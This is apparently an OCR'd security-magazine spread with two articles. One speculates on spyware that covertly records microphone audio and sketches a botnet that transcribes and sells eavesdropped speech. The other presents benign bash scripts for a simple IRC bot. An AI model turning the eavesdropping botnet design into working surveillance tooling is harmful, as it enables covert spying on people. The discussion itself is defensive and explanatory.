In The Lord of the Rings, Sauron wiles away the time peering out over Middle Earth with the Eye – lacking Internet access, Sauron couldn't occupy himself flaming hobbits online.

What you will learn…

- A future direction for spyware
- How stolen audio data can be exploited

What you should know…

- What a botnet, botmaster, and zombie are

Sauron's Eye has been realized, in a small way, by the webcams perched atop our monitors and embedded into our laptops and mobile devices. The presence of webcams has not gone unnoticed by spyware, and there have already been a number of cases where people were caught peeking (GuardiaCivil05, Kambas08, Leyden05, Voyles08).

What of the other senses? Computers are not commonly equipped with USB noses and tactile devices (much to the chagrin of perfume manufacturers and porn studios, one imagines), but they do often have microphones. Microphones are now standard equipment on laptops, and they started appearing on desktop computers twenty years ago, in 1990 (OGrady08). This was undoubtedly inspired by the fantasy of controlling the computer by voice commands, being years before VoIP hit the market. Needless to say, the microphones were put to good use.

In fact, I recall working as a system administrator in the early 1990s, when a user sheepishly poked her head into my office and said *John... the computer is talking to me*. I found, upon investigation, that someone had installed a program on her Mac called *Conan the Librarian*. *Conan* would monitor the microphone, responding to the first burst of noise by saying *quiet* and then *quiet!* and becoming progressively louder and more insistent with each sound until *Conan* was screaming *QUIET! QUIET!* at a hapless user. (For the hapless user in this case, I solved the problem by turning the microphone to face away from her; not every technical problem requires a technical solution.)

Conan was an early example of a program spying on a user using the microphone, albeit without malicious intent. We do object to people and programs spying on us, in general, and so physical indicators appear to warn us: the sound when a cameraphone picture is taken, the light beside webcams. Microphones have no such indicator, though, and can easily be enabled surreptitiously by spyware.


However, we don't see spyware taking advantage of this. The lack of attention to microphones by spyware can probably be attributed to one thing: money. More specifically, how can the data from a microphone be monetized on a large scale? Advertisers are leading the pack here, and there is no reason that adware couldn't learn the same tricks. For example, foreground and background audio may be analyzed for advertising keywords (via speech recognition) or for demographic information (Maislos07, Scott10, Yu07).

Making money from spyware eavesdropping is a harder problem. No one reads their credit card number aloud while shopping online, and even so, it would have to be recorded and found by someone wanting to steal the information.

Recording audio is actually not that daunting a task, in terms of storage space consumption. A mediocre-

References

- [Bell01] G. Bell. A personal data store. Communications of the ACM 44(1), 2001, pp. 86-91.
- [Friess08] N. Friess, J. Aycock, and R. Vogt. Black market botnets, MIT Spam Conference, 2008.
- [Gemmel06] J. Gemmel, G. Bell, and R. Lueder. MyLifeBits: A personal database for everything. Microsoft Technical Report MSR-TR-2006-23, 2006.
- [GuardiaCivil05] Guardia Civil. Detenido el creador de un virus informático que podía haber infectado a miles de usuarios en varios países, http://www.guardiacivil.org/prensa/notas/win_noticia.jsp?idnoticia=1657, 2005.
- [Kambas08] M. Kambas. Cyprus online voyeur gets 4 years for harassment, Reuters, 4 August 2008.
- [Leyden05] J. Leyden. Webcam Trojan perv gets slapped wrist. The Register, 28 February 2005.
- [Maislos07] A. Maislos, R. Maislos, and E. Arbel. Method and apparatus for electronically providing advertisements. United States Patent Application 20070186165, 2007.
- [OGrady08] J. O'Grady. Apple Inc., Greenwood Press, 2008.
- [Scott10] C. Scott, S. White, and A. Mukerji. Method and apparatus for analyzing discussion regarding media programs. United States Patent Application 20100228547, 2010.
- [Voyles08] K. Voyles. Computer voyeurism lands student in jail. The Gainesville Sun, 1 August 2008.


$$$
Botmaster
Zombies record audio, convert to text
Botnet
Search interface
Search queries (text) sent into botnet; search results (audio excerpts) sent out

quality audio file, by which I mean a Justin Bieber song, only weighs in around four megabytes; a recording of sporadic conversation need not be large, a gigabyte per month (Gemmel06). In fact, it's estimated that recording an entire lifetime's worth of audio is already well within our capacity (Bell01, Gemmel06).

Finding and selling interesting data, needles in virtual haystacks, is the specialty of a "black market" botnet (Friess08). A botmaster establishes a botnet and sets its zombies recording and converting the audio into text. The botmaster also builds a search interface so that *other* people can search for interesting audio recordings to purchase. The strength of this model is that the botmaster doesn't need to know what audio recordings are valuable. The botmaster simply acts to facilitate malicious acts by other people.

Alternatively, the botmaster can send short audio excerpts from zombie machines to Mechanical Turks, perhaps low-paid people in developing countries, to listen for interesting audio worth retrieving and exploiting. Humans, not computers, do the pattern matching: not every technical problem requires a technical solution.

And thus the Ear of Sauron begins to listen.

John's new book Spyware and Adware *is available from Springer.*

JOHN AYCOCK

Department of Computer Science
University of Calgary, Canada
aycock@ucalgary.ca

dasbot:

controlling IRC via bash

The IRC protocol is a text-based protocol, with the simplest client being any socket program capable of connecting to the server.
– RFC1459

What you will learn…

- How to write your own IRC bot PDQ

What you should know…

- bash, shell scripting, IRC

dasbot is an intuitive bash file driven IRC bot. It was created on a Mac and runs in a progressive environment where it can be updated with ease at a moments notice. It doesn't require a compiler, sudo permissions or static path.

You can run it until you decide to restart your uptime. It's main purpose is to sit on IRC and wait for commands that you create to act upon the way you want them and when you want them. You can tie a bunch of them together on a string of machines and have them interact





Figure 1. *Dasbot graphical workflow*



```
(no chat topic is set)
dasbot joined the chat room.                              4:48pm
dasbot: Hello World 1                                     4:49pm
dasbot: Hello World 2                                     4:49pm
dasbot: Hello World 3                                     4:49pm
dasbot: Uryyb Jbeyq 4                                     4:49pm
dasbot: 93101c1c1f75021f271c1975805a                      4:49pm
dasbot: it is currently Sat Nov 13 16:49:05 PST 2010      4:49pm
IT: hey dasbot                                            4:49pm
dasbot: hey back                                          4:49pm
IT: base64 this                                           4:49pm
dasbot: YmFzZTY0IHRoaXMK                                  4:50pm
IT: self-terminate                                        4:55pm
dasbot left the chat room. ("self-terminated")            4:56pm
```

```
NICK dasbot
USER dasbot 0 * I am dasbot
JOIN #test
PRIVMSG #test operational
PRIVMSG #test :Hello World 1
PRIVMSG #test :Hello World 2
PRIVMSG #test :Hello World 3
PRIVMSG #test :Uryyb Jbeyq 4
PRIVMSG #test :93101c1c1f75021f271c1975805a
PRIVMSG #test :it is currently Sat Nov 13 16:49:05 PST 2010
PRIVMSG #test :hey back :)
PRIVMSG #test :YmFzZTY0IHRoaXMK
PONG irc.localhost
PONG irc.localhost
QUIT self-terminated
^Z
```

```
> ./dasbotbuld.sh
appending output to nohup.out
botlog.txt updated with Hello World 1
botlog.txt updated with Hello World 2
botlog.txt updated with Hello World 3
botlog.txt updated with Uryyb Jbeyq 4
botlog.txt updated with 93101c1c1f75021f271c1975805a
botlog.txt updated with it is currently Sat Nov 13 16:49:05 PST 2010
dasbot is running to exit use: ./dasbotquit.sh "botlog.txt" "nonoperational"
loading dasbotidle if terminate fails use CONTROL-C :)
:IT!~IT@172.16.227.1 PRIVMSG #test :hey dasbot
botlog.txt updated with hey back :)
:IT!~IT@172.16.227.1 PRIVMSG #test :base64 this
botlog.txt updated with YmFzZTY0IHRoaXMK
PING :irc.localhost
botlog.txt updated with PONG irc.localhost
PING :irc.localhost
botlog.txt updated with PONG irc.localhost
:IT!~IT@172.16.227.1 PRIVMSG #test :self-terminate
botlog.txt updated with self-terminated
... exiting dasbot ...
dasbot exited
> 
```

```
:irc.localhost 251 dasbot :There are 2 users and 0 services on 1 servers
:irc.localhost 254 dasbot 16 :channels formed
:irc.localhost 255 dasbot :I have 2 users, 0 services and 0 servers
:irc.localhost 265 dasbot 2 2 :Current local users 2, max 2
:irc.localhost 266 dasbot 2 2 :Current global users 2, max 2
:irc.localhost 375 dasbot :- irc.localhost Message of the Day -
:irc.localhost 372 dasbot :- 11/11/2010 16:55
:irc.localhost 372 dasbot :- All your base are belong to us
:irc.localhost 376 dasbot :End of MOTD command.
:dasbot!~dasbot@172.16.227.1 JOIN :#test
:irc.localhost 353 dasbot = #test :dasbot @IT
:irc.localhost 366 dasbot #test :End of NAMES list.
:IT!~IT@172.16.227.1 PRIVMSG #test :hey dasbot
.
:IT!~IT@172.16.227.1 PRIVMSG #test :base64 this
.
PING :irc.localhost
.
PING :irc.localhost
.
:IT!~IT@172.16.227.1 PRIVMSG #test :self-terminate
ERROR :Closing Link: dasbot[~dasbot@172.16.227.1] ("self-terminated")
.
```

Figure 2. *Dasbot running in 4 windows*

with each other and you can have them work in unison or independently. This is only the beginning.

dashbot originally was created to fulfill a need I had. I run a few IRC servers and aside from the maintenance required to configure and run server side bots like eggdrop the weakest part was finding prefabbed scripts to run very simple tasks. If I did find something close to what I needed it was years out of date and non-compatible with the current version. In short a real PITA to be fun and interesting.

I avoided really doing anything about it until recently when I wanted to maintain an internal reddit list to share with folks in the morning of the ones that would be most interesting to our ilk. At first I just collected a flat text file and when everyone would login to our IRC server I'd just paste them online and we'd all chortle in unison. This got old especially since folks get in at different times and didn't want to see repeats. Ever since I switched from PC to Mac in '09 I've really only played with very limited IRC for the Mac; nothing like what windows had with mIRC and it's fantastic scripting engine. After playing with several I ended up using colloquy more than any others. Like it advertises it looks like a Mac App (and lacks a lot of (read:any) useful geeky features especially folks of our caliber).


I started fiddling with talking directly to the IRC server and gradually added features that would sustain it and post links and folks entered the channel; kept track of who was getting what links, etc. I wanted more so I rewrote it in a more general use fashion. Thus forth came dasbot for all to enjoy and tinker with.

Workflow

dasbot is composed of 7 bash files which generate and work off 3 text artifacts. These artifacts can later then be used to historically analyze actions between dasbot and the IRC server (and other things like potential attackers, sensors, etc).


Figure 1 demonstrates the logic of how all these work in conjunction to maintain a connection, follow protocol, follow commands and act accordingly. Figure 2 is what dasbot looks like in its entirety in one screenshot.

Here comes the fun part where the workflow above image helps: `dasbotbuld.sh` (Figure 3) will get the parameters set in it's config file and generate the information file (`botinfo.txt` in this case) via `dasbotconf.sh`




```
#!/bin/bash
# dasbotbuld.sh
# dasbot : controlling IRC via bash
# Israel Torres <hakin9@israeltorres.org>
# Fri Nov 12 21:22:24 PST 2010
# created and tested on:
# Mac OS X 10.6.5 / Darwin Kernel Version 10.5.0
# using ircd 2.11.2p2 on Ubuntu 10.10
#
# this is the main configuration file
#config
./dasbotconf.sh "botinfo.txt" "" "dasbot" "dasbot 0 * I am dasbot" "#test" "operational"
#run in background (otherwise script stops and waits)
if [ -f nohup.out ]; then
rm nohup.out
fi
nohup ./dasbotload.sh "botinfo.txt" "botlog.txt" "172.16.227.129" "6667" &
# sleep and wait for ircd
sleep 35
#update messages (these are various tests for PoC)
./dasbotupdt.sh "botlog.txt" 'Hello World 1'
sleep 1
./dasbotupdt.sh "botlog.txt" 'Hello World 2'
sleep 1
./dasbotupdt.sh "botlog.txt" 'Hello World 3'
sleep 1
./dasbotupdt.sh "botlog.txt" "`echo "Hello World 4" | tr 'a-zA-Z' 'n-za-mN-ZA-M'`"
sleep 1
./dasbotupdt.sh "botlog.txt" "`echo "Hello World 5" | xxd -p | tr '0-9' '5-90-6' `"
sleep 1
./dasbotupdt.sh "botlog.txt" "it is currently `date`"
#quit and exit gracefully
if [ "$1" = "test" ]; then
 ./dasbotquit.sh "botlog.txt" "nonoperational"
 else
 echo "dasbot is running to exit use: ./dasbotquit.sh \"botlog.txt\" \"nonoperational\""
 echo "loading dasbotidle if terminate fails use CONTROL-C :)"
 ./dasbotidle.sh
fi
#
# EOF
```

Figure 3. *Script file dasbotbuld.sh*




```
#!/bin/bash
# dasbotconf.sh
# dasbot : controlling IRC via bash
# Israel Torres <hakin9@israeltorres.org>
# Fri Nov 12 21:22:24 PST 2010
# created and tested on:
# Mac OS X 10.6.5 / Darwin Kernel Version 10.5.0
# using ircd 2.11.2p2 on Ubuntu 10.10
#
FILE=$1;PASS=$2;NICK=$3;USER=$4;JOIN=$5;PRIVMSG=$6
if [ -f $FILE ]; then
rm $FILE
fi
if [ -n "$PASS" ]; then
 echo "PASS $PASS">>$FILE
fi
echo "NICK $NICK">>$FILE
echo "USER $USER">>$FILE
echo "JOIN $JOIN">>$FILE
echo "PRIVMSG $JOIN $PRIVMSG">>$FILE
#
# EOF
```

Figure 4. *Script file dasbotconf.sh*



```
:irc.localhost 251 dasbot :There are 2 users and 0 services on 1 servers
:irc.localhost 254 dasbot 16 :channels formed
:irc.localhost 255 dasbot :I have 2 users, 0 services and 0 servers
:irc.localhost 265 dasbot 2 2 :Current local users 2, max 2
:irc.localhost 266 dasbot 2 2 :Current global users 2, max 2
:irc.localhost 375 dasbot :- irc.localhost Message of the Day -
:irc.localhost 372 dasbot :- 11/11/2010 16:55
:irc.localhost 372 dasbot :- All your base are belong to us
:irc.localhost 376 dasbot :End of MOTD command.
:dasbot!~dasbot@172.16.227.1 JOIN :#test
:irc.localhost 353 dasbot = #test :dasbot @IT
:irc.localhost 366 dasbot #test :End of NAMES list.
:IT!~IT@172.16.227.1 PRIVMSG #test :hey dasbot
.
:IT!~IT@172.16.227.1 PRIVMSG #test :base64 this
.
PING :irc.localhost
.
PING :irc.localhost
.
:IT!~IT@172.16.227.1 PRIVMSG #test :self-terminate
ERROR :Closing Link: dasbot[~dasbot@172.16.227.1] ("self-terminated")
.
```

Figure 6. *Dasbot nohup monitor*




```
#!/bin/bash
# dasbotpong.sh
# dasbot : controlling IRC via bash
# Israel Torres <hakin9@israeltorres.org>
# Fri Nov 12 21:22:24 PST 2010
# created and tested on:
# Mac OS X 10.6.5 / Darwin Kernel Version 10.5.0
# using ircd 2.11.2p2 on Ubuntu 10.10
#
FILE="$1";DATA="irc.localhost"
echo "PONG $DATA" >> "$FILE"
echo "$FILE updated with PONG $DATA"
#
# EOF
```

Figure 7. *Script file dasbotpong.sh*

(Figure 4) which is then needed by `dasbotload.sh` (Figure 5) to create it's command file (`botlog.txt` in this case). `dasbotload.sh` is loaded using nohup and set into the background and generates `nohup.out` (Figure 6) which is monitored by dasbotidle.sh once idle it will loop and respond to the IRC server PING request via `dasbotpong.sh` (Figure 7).

dasbot's command and control can take place directly from the shell or from another bot on IRC. In dasbot's v1 PoC you can easily implement new filters and functions in `dasbotidle.sh` this is a loop that reads input from nohup's generated log file `nohup.out`. I've added breaking conditions in for exiting gracefully from both the IRC connection as well as the shell (Figure 8).




```
#!/bin/bash
# dasbotload.sh
# dasbot : controlling IRC via bash
# Israel Torres <hakin9@israeltorres.org>
# Fri Nov 12 21:22:24 PST 2010
# created and tested on:
# Mac OS X 10.6.5 / Darwin Kernel Version 10.5.0
# using ircd 2.11.2p2 on Ubuntu 10.10
#
FILE=$1;LOG=$2;HOST=$3;PORT=$4
PROG="nc" # "nc", "telnet" or "./nssl -r" [remove -r for ssl]
cat $FILE > $LOG
echo "dasbot v1.0 - israeltorres.org"
echo "Loading: [In:$FILE]:[Out:$LOG]:[Host:$HOST]:[Port:$PORT]..."
tail -f $LOG | $PROG $HOST $PORT
#
# EOF
```

Figure 5. *Script file dasbotload.sh*

Demonstration


For this demonstration I used my Mac running OS X 10.6.5 using VMWare Fusion version 3.1.1 (282344) with a Ubuntu 10.10 Server image with ircd 2.11.2p2 for the IRC daemon. On the Mac side I have Colloquy (Figure 9) version 2.3 (4617) as the observer/interaction client and in an arbitrary folder (`~/dasbot`) I have the dasbot bash files written for GNU bash version 3.2.48. I originally wrote dasbot to support server password (PASS) but made it optional (via argument) and not using a password or SSL in this configuration.



(no chat topic is set)

```
dasbot joined the chat room.                              4:48pm
dasbot: Hello World 1                                     4:49pm
dasbot: Hello World 2                                     4:49pm
dasbot: Hello World 3                                     4:49pm
dasbot: Uryyb Jbeyq 4                                     4:49pm
dasbot: 93101c1c1f75021f271c1975805a                      4:49pm
dasbot: it is currently Sat Nov 13 16:49:05 PST 2010      4:49pm
IT: hey dasbot                                            4:49pm
dasbot: hey back                                          4:49pm
IT: base64 this                                           4:49pm
dasbot: YmFzZTY0IHRoaXMK                                  4:50pm
IT: self-terminate                                        4:55pm
dasbot left the chat room. ("self-terminated")            4:56pm
```

Figure 9. *Dasbot colloquy client*



```
> ./dasbotbuld.sh
appending output to nohup.out
botlog.txt updated with Hello World 1
botlog.txt updated with Hello World 2
botlog.txt updated with Hello World 3
botlog.txt updated with Uryyb Jbeyq 4
botlog.txt updated with 93101c1c1f75021f271c1975805a
botlog.txt updated with it is currently Sat Nov 13 16:49:05 PST 2010
dasbot is running to exit use: ./dasbotquit.sh "botlog.txt" "nonoperational"
loading dasbotidle if terminate fails use CONTROL-C :)
:IT!~IT@172.16.227.1 PRIVMSG #test :hey dasbot
botlog.txt updated with hey back :)
:IT!~IT@172.16.227.1 PRIVMSG #test :base64 this
botlog.txt updated with YmFzZTY0IHRoaXMK
PING :irc.localhost
botlog.txt updated with PONG irc.localhost
